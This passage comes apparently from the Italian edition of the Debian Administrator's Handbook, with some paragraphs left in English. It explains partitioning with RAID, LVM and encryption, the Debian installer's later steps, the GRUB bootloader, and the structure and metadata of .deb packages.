Quando si seleziona dello spazio libero su disco, è possibile creare manualmente una nuova partizione. È possibile farlo anche utilizzando il partizionamento guidato, che è una soluzione interessante per un disco che contiene già un altro sistema operativo, ma che si vorrebbe partizionare per Linux in maniera standard. Vedere Sezione 4.2.13.1, «Partizionamento guidato» [61] per avere più informazioni sul partizionamento guidato.

FONDAMENTALI

Punto di montaggio

Il punto di montaggio è l'albero delle directory che ospiterà il contenuto del file system della partizione selezionata. Così, una partizione montata in `/home/` è tradizionalmente adibita a contenere i dati utente.

Quando la directory è «/», viene indicata come la *radice* («root») della partizione che di fatto contiene il sistema Debian.

FONDAMENTALI

Memoria virtuale, swap

La memoria virtuale permette al kernel di Linux di liberare un po' di memoria, quando non è disponibile abbastanza memoria (RAM), salvando le parti della RAM che sono state inattive per un certo periodo nella partizione di swap del disco rigido.

Per simulare la memoria aggiuntiva, Windows utilizza un file di swap che è contenuto direttamente nel file system. Al contrario, Linux utilizza una partizione dedicata a questo scopo, da qui il termine «partizione di swap».

Quando si sceglie una partizione, è possibile indicare il modo in cui si ha intenzione utilizzarla:

- formattarla e includerla nella struttura ad albero dei file scegliendo un punto di montaggio;
- usarla come partizione di swap;
- utilizzarla come «volume fisico per la cifratura» (per proteggere la riservatezza dei dati in alcune partizioni, vedere sotto);
- utilizzarla come «volume fisico per LVM» (questo concetto sarà discusso in dettaglio più avanti in questo capitolo);
- usarla come un dispositivo RAID (vedere più avanti in questo capitolo);

- puoi anche scegliere di non utilizzarla, e quindi lasciarla inalterata.

Configurazione di dispositivi multi-disco (RAID software)

Alcuni tipi di RAID permettono la duplicazione delle informazioni memorizzate sui dischi rigidi per prevenire la perdita dei dati nel caso che uno dei dischi abbia un problema hardware. Il RAID livello 1 mantiene una copia identica (mirror) di un disco rigido su un altro dispositivo, mentre il RAID livello 5 divide i dati ridondandoli su più dischi, permettendo così la completa ricostruzione di un'unità malfunzionante.

Verrà descritto solo il RAID livello 1, che è il più semplice da implementare. Il primo passo consiste nel creare, in due dischi diversi, due partizioni di dimensioni identiche e di etichettarle come «volume fisico per RAID».

Per combinare queste due partizioni in un nuovo disco virtuale è necessario scegliere "Configurare il software RAID" nel programma di partizionamento e selezionare "Creare un dispositivo MD" nella schermata di configurazione. Sarà necessario rispondere ad una serie di domande su questo nuovo dispositivo. La prima domanda riguarda il livello RAID da utilizzare, che in questo caso sarà "RAID1". La seconda domanda chiede il numero di dispositivi attivi — due nel nostro caso, ovvero il numero di partizioni che deve essere incluso in questo dispositivo MD. La terza domanda riguarda il numero di dispositivi di ricambio — 0; dato che abbiamo previsto alcun disco aggiuntivo per rimpiazzare un possibile disco difettoso. L'ultima domanda chiede di scegliere le partizioni per il dispositivo RAID — queste sarebbe le due che abbiamo messo da parte per questo scopo (bisogna assicurarsi di selezionare solo le partizioni che riportano esplicitamente "raid").

Tornando al menu principale, comparirà un nuovo disco virtuale «RAID». Questo disco viene presentato con una singola partizione che non può essere eliminata, ma che può essere modificata (come per qualsiasi altra partizione).

Per ulteriori informazioni sulle funzionalità RAID, si faccia riferimento alla Sezione 12.1.1, «RAID software» [320].

Configurazione del Logical Volume Manager (LVM)

LVM permette di creare partizioni «virtuali» che si possono estendere su più dischi. Questo comporta un duplice vantaggio: la dimensione delle partizioni non è più limitata dalla dimensione dei singoli dischi, ma dal loro volume cumulativo, ed è possibile ridimensionare, in qualsiasi momento, la dimensione di una partizione esistente con l'aggiunta di un altro disco quando necessario.

LVM utilizza una terminologia particolare: una partizione virtuale è un «volume logico», che fa parte di un «gruppo di volumi», o di un insieme di diversi «volumi fisici». Ciascuno di questi termini, infatti, corrisponde a una partizione «reale» (o un dispositivo RAID software).

Questa tecnica funziona in modo molto semplice: ogni volume, sia esso fisico o logico, è suddiviso in blocchi della stessa dimensione, che sono assegnati da LVM. L'aggiunta di un nuovo disco crea un nuovo volume fisico, questi nuovi blocchi possono essere associati ad un qualsiasi gruppo di volumi. In questo modo, tutte le partizioni del gruppo di volumi che è stato ampliato avranno dello spazio aggiuntivo su cui potersi estendere.

Il programma di partizionamento consente di configurare LVM in più fasi. In primo luogo è necessario creare sui dischi esistenti le partizioni che saranno «volumi fisici per LVM». Per attivare LVM, è necessario scegliere «Configurare il Logical Volume Manager (LVM)», quindi nella stessa schermata di configurazione «Creare gruppi di volumi», a cui associare i volumi fisici esistenti. Infine, è possibile creare dei volumi logici all'interno di questo gruppo di volumi. Si noti che il sistema di partizionamento automatico è in grado di automatizzare tutta questa fase.

Nel menu di partizionamento, ogni volume fisico apparirà come un disco con un'unica partizione che non può essere eliminata, ma può essere modificata a piacimento.

L'uso di LVM è descritto in modo più dettagliato nella Sezione 12.1.2, «LVM» [331].

Configurazione di partizioni cifrate

Per garantire la riservatezza dei dati, ad esempio nel caso di perdita o furto del computer o di un disco rigido, è possibile cifrare i dati in alcune partizioni. Questa funzionalità può essere usata con qualsiasi file system, dal momento che, come per LVM, Linux (e più in particolare il driver dm-crypt) usa il Device Mapper per creare una partizione virtuale (il cui contenuto sarà protetto) basata su una partizione sottostante in cui verranno memorizzati i dati in forma cifrata (grazie a LUKS, Linux Unified Key Setup, un formato standard che consente l'archiviazione di dati cifrati, nonché meta-dati che indicano gli algoritmi di cifratura utilizzati).

SICUREZZA

Partizione di swap cifrata

Quando viene utilizzata una partizione cifrata, la chiave di cifratura viene salvata nella memoria (RAM). Dato che questa chiave permette di decodificare i dati, è estremamente importante evitare di lasciare una copia di questa chiave che sarebbe accessibile ad un possibile ladro del computer o del disco rigido, o a un tecnico per la manutenzione. Questa situazione però si può facilmente verificare con un computer portatile, dato che quando si manda in sospensione o ibernazione, il contenuto della RAM viene memorizzato nella partizione di swap. Se questa partizione non è cifrata, il ladro può accedere alla chiave e utilizzarla per decifrare i dati dalle partizioni cifrate. Per questo motivo, quando si utilizzano partizioni cifrate, è estremamente importante cifrare anche la partizione di swap!

Il programma d'installazione di Debian avvisa l'utente se prova a fare una partizione cifrata, senza cifrare quella di swap.

Per creare una partizione cifrata, è necessario assegnarne una libera per questo scopo. Basta selezionare una partizione e indicare che deve essere utilizzata come "volume fisico per la cifratura". Dopo aver partizionato il disco contenente il volume fisico da creare, scegliere "Configurare volumi cifrati". Il programma proporrà di inizializzare il volume fisico con dei dati casuali (rendendo più difficile la localizzazione dei dati reali), e chiederà di inserire una "passphrase per la

cifratura", che dovrà essere inserita ogni volta che si avvia il computer, per accedere al contenuto della partizione cifrata. Una volta completata questa fase, e tornati al menu del programma di partizionamento, sarà disponibile una nuova partizione in "Volume cifrato", che sarà configurabile come qualsiasi altra partizione. Nella maggior parte dei casi, questa partizione è usata come volume fisico per LVM, in modo da proteggere più partizioni (i volumi logici LVM) con la stessa chiave crittografica, inclusa la partizione di swap (vedi riquadro « Partizione di swap cifrata» [66]).

4.2.14. Installazione del sistema di base

Questo passaggio installa i pacchetti Debian del «sistema di base», e non richiede alcuna interazione da parte dell'utente. Questo sistema comprende i programmi `dpkg` e `apt`, che gestiscono i pacchetti Debian, così come i programmi necessari per avviare il sistema e iniziare ad usarlo.




Figura 4.11 *Installazione del sistema di base*

4.2.15. Configurazione del gestore dei pacchetti (`apt`)

Per poter installare del software aggiuntivo, è necessario configurare APT in modo che sappia dove poter reperire i pacchetti Debian. Questo passaggio è automatizzato il più possibile. Il primo quesito che viene posto è se è necessario utilizzare una sorgente di rete per i pacchetti, o se si devono utilizzare solo i pacchetti sul CD-ROM.

NOTA

Il CD-ROM di Debian nel lettore

Se il programma d'installazione rileva un disco di Debian nel lettore CD/DVD, non è necessario configurare APT in modo che cerchi i pacchetti in rete: APT è configurato automaticamente per recuperare i pacchetti da un unità a sopporti rimovibili. Se il

disco fa parte di una collezione, il programma chiederà di «esplorare» gli altri dischi per indicizzare tutti i pacchetti memorizzati nell'intera collezione di CD/DVD.

Se è necessario recuperare i pacchetti dalla rete, le due domande seguenti permettono di scegliere il server da cui scaricare i pacchetti, selezionando successivamente una nazione e un mirror disponibile in quel paese (il mirror è un server pubblico che ospita le copie di tutti i file presenti nell'archivio master di Debian).




Figura 4.12 *Selezionare un mirror di Debian*

Infine, il programma propone di utilizzare un proxy HTTP. Se non è presente un proxy, verrà utilizzato l'accesso diretto a Internet. Se si inserisce http://proxy.falcot.com:3128, APT utilizzerà il *proxy/cache*, fornito dal programma «Squid», della società Falcot. È possibile trovare questi parametri, controllando le impostazioni del browser web in un altro computer connesso alla stessa rete.

The files `Packages.xz` and `Sources.xz` are then automatically downloaded to update the list of packages recognized by APT.

FONDAMENTALI

Proxy HTTP

Un proxy HTTP è un server che inoltra le richieste HTTP effettuate dagli utenti della rete. A volte aiuta a velocizzare lo scaricamento, tenendo una copia dei file che sono stati già scaricati (questo tipo di proxy è chiamato proxy/cache). In alcuni casi, è l'unico mezzo per accedere ad un web server esterno; in questi casi è indispensabile rispondere correttamente alla domanda posta durante l'installazione, in modo da poter scaricare i pacchetti Debian attraverso il proxy.

Squid è il nome del programma server utilizzato da Falcot per offrire questo servizio.

4.2.16. Concorso Popolarità Pacchetti Debian

Debian contiene il pacchetto *popularity-contest*, che ha lo scopo di compilare le statistiche di utilizzo dei vari pacchetti. Ogni settimana il programma raccoglie le informazioni sui pacchetti installati e quelli utilizzati di recente, e invia queste informazioni in forma anonima ai server del progetto Debian. Il progetto può quindi utilizzare queste informazioni per determinare l'importanza relativa di ogni pacchetto, che influenzerà la priorità che gli verrà assegnata. In particolare, i pacchetti più «popolari» verranno inclusi nel CD-ROM d'installazione, questo darà la possibilità a molti utenti di non dover scaricare o acquistare il set completo, per trovare i loro programmi preferiti.

Per rispettare la privacy degli utenti, questo pacchetto verrà attivato solo su richiesta.

4.2.17. Scelta dei pacchetti per l'installazione

Il passo successivo permette di scegliere, in maniera generica, lo scopo della macchina; vengono suggeriti dieci attività corrispondenti ad elenchi di pacchetti da installare. L'elenco dei pacchetti che saranno effettivamente installati, sarà perfezionato e completato in seguito. Questo passaggio permette di avere, in modo facile, un buon punto di partenza nella selezione dei programmi.

Some packages are also automatically installed according to the hardware detected (thanks to the program `discover-pkginstall` from the *discover* package).




Figura 4.13 *Scelta delle attività*

4.2.18. Installazione del bootloader GRUB

Il bootloader è il primo programma avviato dal BIOS. Questo programma carica in memoria il kernel di Linux e lo esegue. Spesso consente all'utente, tramite menu, di scegliere il kernel da caricare o il sistema operativo da avviare.

ATTENZIONE

Bootloader e dual boot

Questa fase del processo dell'installazione di Debian rileva i sistemi operativi già installati nel computer, e aggiunge automaticamente le voci corrispondenti nel menu di avvio. Si tenga presente, però, che non tutti i programmi d'installazione si comportano in questo modo.

In particolare, se dopo si installa (o reinstalla) Windows, il precedente bootloader verrà eliminato. Debian rimarrà installata sul disco, ma non sarà più accessibile dal menu d'avvio. Sarà quindi necessario avviare il programma d'installazione Debian in modalità **`ripristino`** per impostare un bootloader meno esclusivo. Questa operazione è descritta nel dettaglio nel manuale d'installazione.

➨ `http://www.debian.org/releases/stable/amd64/ch08s07.html`

Il menu proposto da GRUB, in modo predefinito, contiene tutti i kernel Linux installati e gli altri sistemi operativi rilevati. Ecco perché è consigliato installarlo nel Master Boot Record. È sempre consigliato mantenere un paio di vecchie versioni installate del kernel, dato che conservarle può evitare di trovarsi nell'impossibilità di avviare la macchina a causa di problemi legati all'ultima versione del kernel o nel caso di hardware poco supportato.

GRUB è il bootloader predefinito installato da Debian, grazie alla sua superiorità tecnica: funziona con la maggior parte dei file system e non richiede un aggiornamento dopo l'installazione di un nuovo kernel, dal momento che legge la sua configurazione durante l'avvio e trova l'esatta posizione del nuovo kernel. La versione 1 di GRUB (adesso nota come «Grub Legacy») non è in grado di gestire tutte le combinazioni di LVM e RAID software, la versione 2 invece, che è installata in maniera predefinita è più completa. Ci possono essere situazioni, però, in cui è più consigliabile installare LILO (un altro bootloader), in questi casi il programma d'installazione lo suggerisce automaticamente.

Per avere più informazioni sulla configurazione di GRUB, si faccia riferimento alla Sezione 8.8.3, «Configurazione di GRUB 2» [177].

ATTENZIONE

Architetture e bootloader

LILO e GRUB, che sono stati trattati in questo capitolo, sono bootloader per le architetture *i386* e *amd64*. Se si installa Debian su un'altra architettura, è necessario usare un altro bootloader. Eccone alcuni: `yaboot` o `quik` per *powerpc*, `silo` per *sparc*, `aboot` per *alpha*, `arcboot` per *mips*.

4.2.19. Terminare l'installazione e riavviare

L'installazione è terminata, il programma suggerisce di rimuovere il CD-ROM dal lettore e riavviare il computer.

4.3. Dopo il primo avvio

Se è stata selezionata la voce "Ambiente desktop grafico" senza aver alcun desktop (o avendo scelto "GNOME"), verrà visualizzato il gestore di login `gdm3`.




Figura 4.14 *Il primo avvio*

A questo punto, l'utente creato in fase d'installazione può accedere al sistema e iniziare a lavorare.

4.3.1. Installazione di software aggiuntivo

I pacchetti installati corrispondono ai profili selezionati durante l'installazione ma non necessariamente all'uso che veramente verrà fatto della macchina. Per questo motivo potrebbe essere una buona idea utilizzare un programma di gestione dei pacchetti per regolare la lista dei pacchetti installati. I due strumenti più utilizzati (che sono installati se è stato attivato il profilo "Ambiente desktop Debian") sono `apt` (accessibile da riga di comando) e `synaptic` ("Gestore pacchetti Synaptic" nel menu).

Per facilitare l'installazione di gruppi di programmi coerenti, Debian crea dei «task» per utilizzi specifici (server di posta, file server, ecc.). Durante l'installazione si ha già avuto la possibilità di selezionarli, è possibile selezionarli nuovamente grazie ai programmi di gestione dei pacchetti come `aptitude` (i task sono elencati in una sezione apposita) e `synaptic` (attraverso il menu Modifica → Seleziona per attività...).

Aptitude è un'interfaccia di APT in modalità testo a schermo intero. Permette all'utente di navigare nell'elenco dei pacchetti disponibili secondo diverse categorie (pacchetti installati o non in-

stallati, per attività, per sezione, ecc.), di visualizzare tutte le informazioni disponibili su ciascuno di essi (dipendenze, conflitti, descrizione, ecc.). Ogni pacchetto può essere contrassegnato come «install» (da installare, tasto +) o «remove» (da rimuovere, tasto -). Tutte queste operazioni saranno condotte simultaneamente, una volta che sono state confermate premendo il tasto g ("g" sta per "go!"). Se sono stati dimenticati alcuni programmi, non ci si deve preoccupare; sarà possibile eseguire nuovamente `aptitude` una volta l'installazione è stata completata.

SUGGERIMENTO

Debian pensa a chi parla lingue diverse dall'inglese

Diverse attività sono dedicate alla localizzazione del sistema in altre lingue oltre l'inglese. Queste comprendono la documentazione tradotta, i dizionari e diversi altri pacchetti utili per chi parla lingue differenti. Se durante l'installazione si è scelta una lingua diversa dall'inglese, viene selezionato automaticamente il «task» appropriato.

CULTURA

`dselect`, la vecchia interfaccia per installare i pacchetti

Prima di `aptitude`, il programma predefinito per la selezione dei pacchetti da installare era `dselect`, la vecchia interfaccia grafica associata a `dpkg`. Essendo un programma difficile da utilizzare per i principianti, è sconsigliato.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the `apt` or `aptitude` command (which are both accessible from the command line).

VOCABOLARIO

Dipendenze e conflitti dei pacchetti

Nel gergo dei pacchetti Debian, una "dipendenza" è un altro pacchetto necessario per il corretto funzionamento del pacchetto in questione. Al contrario, un "conflitto" è un pacchetto che non può essere installato in concomitanza con un altro.


Questi concetti sono trattati in dettaglio nel Capitolo 5, Sistema dei pacchetti: strumenti e principi fondamentali [76].

4.3.2. Aggiornamento del sistema

A first `apt upgrade` (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through `debconf`, the standard Debian configuration tool. For further information on these updates conducted by `apt`, please refer to Sezione 6.2.3, «Aggiornamento del sistema» [116].

Parola chiave

Pacchetto binario
Pacchetto sorgente
dpkg
dipendenze
conflitto



Capitolo

5

Sistema dei pacchetti: strumenti e principi fondamentali

Contenuto

Come amministratore di sistema Debian, si gestiranno abitualmente pacchetti `.deb`*, dal momento che contengono unità funzionali coordinate (applicazioni, documentazione, ecc.), di cui facilitano l'installazione e la manutenzione. È perciò una buona idea conoscere cosa sono e come usarli.*

Questo capitolo descrive la struttura e il contenuto dei pacchetti "binari" e "sorgenti". I primi sono file `.deb`, direttamente utilizzabili da `dpkg`, mentre i secondi contengono il codice sorgente e le istruzioni per costruire pacchetti binari.

5.1. Struttura di un pacchetto binario

The Debian package format is designed so that its content may be extracted on any Unix system that has the classic commands `ar`, `tar`, and `xz` (sometimes `gzip` or `bzip2`). This seemingly trivial property is important for portability and disaster recovery.

Imagine, for example, that you mistakenly deleted the `dpkg` program, and that you could thus no longer install Debian packages. `dpkg` being a Debian package itself, it would seem your system would be done for... Fortunately, you know the format of a package and can therefore download the `.deb` file of the *dpkg* package and install it manually (see sidebar « `dpkg`, `APT` e `ar`» [76]). If by some misfortune one or more of the programs `ar`, `tar` or `gzip/xz/bzip2` have disappeared, you will only need to copy the missing program from another system (since each of these operates in a completely autonomous manner, without dependencies, a simple copy will suffice). If your system suffered some even more outrageous fortune, and even these don't work (maybe the deepest system libraries are missing?), you should try the static version of `busybox` (provided in the *busybox-static* package), which is even more self-contained, and provides subcommands such as `busybox ar`, `busybox tar` and `busybox xz`.

STRUMENTI

`dpkg`, `APT` e `ar`

`dpkg` è il programma che gestisce i file `.deb`, in particolare l'estrazione, l'analisi e lo spacchettamento.

`APT` è un gruppo di programmi che permette l'esecuzione di modifiche di più alto livello al sistema: installazione o rimozione di un pacchetto (mantenendo soddisfatte le dipendenze), aggiornamento del sistema, elenco dei pacchetti disponibili, ecc.

As for the `ar` program, it allows handling files of the same name: `ar t archive` displays the list of files contained in such an archive, `ar x archive` extracts the files from the archive into the current working directory, `ar d archive file` deletes a file from the archive, etc. Its man page (`ar(1)`) documents all its other features. `ar` is a very rudimentary tool that a Unix administrator would only use on rare occasions, but admins routinely use `tar`, a more evolved archive and file management program. This is why it is easy to restore `dpkg` in the event of an erroneous deletion. You would only have to download the Debian package and extract the content from the `data.tar.xz` archive in the system's root (`/`):

```
# ar x dpkg_1.18.24_amd64.deb
# tar -C / -p -xJf data.tar.xz
```

FONDAMENTALI

Notazione delle pagine di manuale

I principianti possono essere disorientati dal trovare riferimenti a "`ar(1)`" nella documentazione. Questo è generalmente un modo comodo per riferirsi alla pagina di manuale intitolata `ar` nella sezione 1.

Talvolta questa notazione è usata anche per evitare ambiguità, per esempio per distinguere tra il comando `printf` che può essere anche indicato da `printf(1)` e la funzione `printf` nel linguaggio di programmazione C, a cui ci si può riferire anche come `printf(3)`.

Capitolo 7, Risoluzione dei problemi e reperimento delle principali informazioni [142] tratta le pagine di manuale per maggiori dettagli (vedere la Sezione 7.1.1, «Pagine di manuale» [142]).

Questo è il contenuto di un file `.deb`:

```
$ ar t dpkg_1.18.24_amd64.deb
debian-binary
control.tar.gz
data.tar.xz
$ ar x dpkg_1.18.24_amd64.deb
$ ls
control.tar.gz  data.tar.xz  debian-binary  dpkg_1.18.24_amd64.deb
$ tar tJf data.tar.xz | head -n 15
./
./etc/
./etc/alternatives/
./etc/alternatives/README
./etc/cron.daily/
./etc/cron.daily/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/dpkg.cfg.d/
./etc/logrotate.d/
./etc/logrotate.d/dpkg
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/bin/
$ tar tzf control.tar.gz
./
./conffiles
./postinst
./md5sums
./prerm
./control
./postrm
$ cat debian-binary
2.0
```

Come si può vedere, l'archivio `ar` di un pacchetto Debian è composto da tre file:

- `debian-binary`. This is a text file which simply indicates the version of the `.deb` file used (in 2017: version 2.0).

- `control.tar.gz`. Questo file archivio contiene tutte le meta-informazioni disponibili, come il nome e la versione del pacchetto. Alcune di queste meta-informazioni permettono agli strumenti di gestione dei pacchetti di determinare se è possibile installarlo o disinstallarlo, per esempio secondo l'elenco dei pacchetti già sulla macchina.
- `data.tar.xz`. This archive contains all of the files to be extracted from the package; this is where the executable files, documentation, etc., are all stored. Some packages may use other compression formats, in which case the file will be named differently (`data.tar.bz2` for bzip2, `data.tar.gz` for gzip).

5.2. Meta-informazioni sul pacchetto

Il pacchetto Debian non è solo un archivio di file da installare. È parte di un insieme più ampio e descrive le proprie relazioni con altri pacchetti Debian (dipendenze, conflitti, consigli). Fornisce anche degli script che permettono l'esecuzione di comandi nei diversi stadi del ciclo di vita del pacchetto (installazione, rimozione, aggiornamenti). Questi dati sono usati dagli strumenti di gestione dei pacchetti ma non fanno parte del software contenuto nel pacchetto; essi sono, all'interno del pacchetto, ciò che viene chiamato "meta-informazione" (informazioni riguardanti altre informazioni).

5.2.1. Descrizione: il file `control`

Questo file usa una struttura simile alle intestazioni delle email (come definite dalla RFC 2822). Per esempio, per *apt*, il file `control` è fatto così:

```
$ apt-cache show apt
Package: apt
Version: 1.4.8
Installed-Size: 3539
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-utils (<< 1.3~exp2~)
Depends: adduser, gpgv | gpgv2 | gpgv1, debian-archive-keyring, init-system-helpers
    ➥ (>= 1.18~), libapt-pkg5.0 (>= 1.3~rc2), libc6 (>= 2.15), libgcc1 (>= 1:3.0),
    ➥ libstdc++6 (>= 5.2)
Recommends: gnupg | gnupg2 | gnupg1
Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), powermgmt-base,
    ➥  python-apt
Breaks: apt-utils (<< 1.3~exp2~)
Description-en: commandline package manager
 This package provides commandline tools for searching and
 managing as well as querying information about packages
 as a low-level access to all features of the libapt-pkg library.
 .
 These include:
  * apt-get for retrieval of packages and information about them
```

```
    from authenticated sources and for installation, upgrade and
    removal of packages together with their dependencies
  * apt-cache for querying available information about installed
    as well as installable packages
  * apt-cdrom to use removable media as a source for packages
  * apt-config as an interface to the configuration settings
  * apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage,
 hardware::storage:cd, implemented-in::c++, implemented-in::perl,
 implemented-in::ruby, interface::commandline, network::client,
 protocol::ftp, protocol::http, protocol::ipv6, role::program,
 scope::application, scope::utility, sound::player, suite::debian,
 use::downloading, use::organizing, use::searching, works-with::audio,
 works-with::software:package, works-with::text
Section: admin
Priority: important
Filename: pool/main/a/apt/apt_1.4.8_amd64.deb
Size: 1231676
MD5sum: 4963240f23156b2dda3affc9c0d416a3
SHA256: bc319a3abaf98d76e7e13ac97ab0ee7c238a48e2d4ab85524be8b10cfd23d50d
```

FONDAMENTALI

RFC — Standard per Internet

RFC è l'acronimo di "Request For Comments" ("Richiesta di commenti"). Una RFC è generalmente un documento tecnico che descrive ciò che diventerà uno standard per Internet. Prima di diventare standardizzati e congelati, questi standard sono sottoposti a una revisione pubblica (da cui il loro nome). La IETF (Internet Engineering Task Force) decide sull'evoluzione e sullo stato di questi documenti (proposta di standard, bozza di standard, standard).

RFC 2026 definisce la procedura per la standardizzazione dei protocolli Internet.

➨ `http://www.faqs.org/rfcs/rfc2026.html`

Dipendenze: il campo Depends

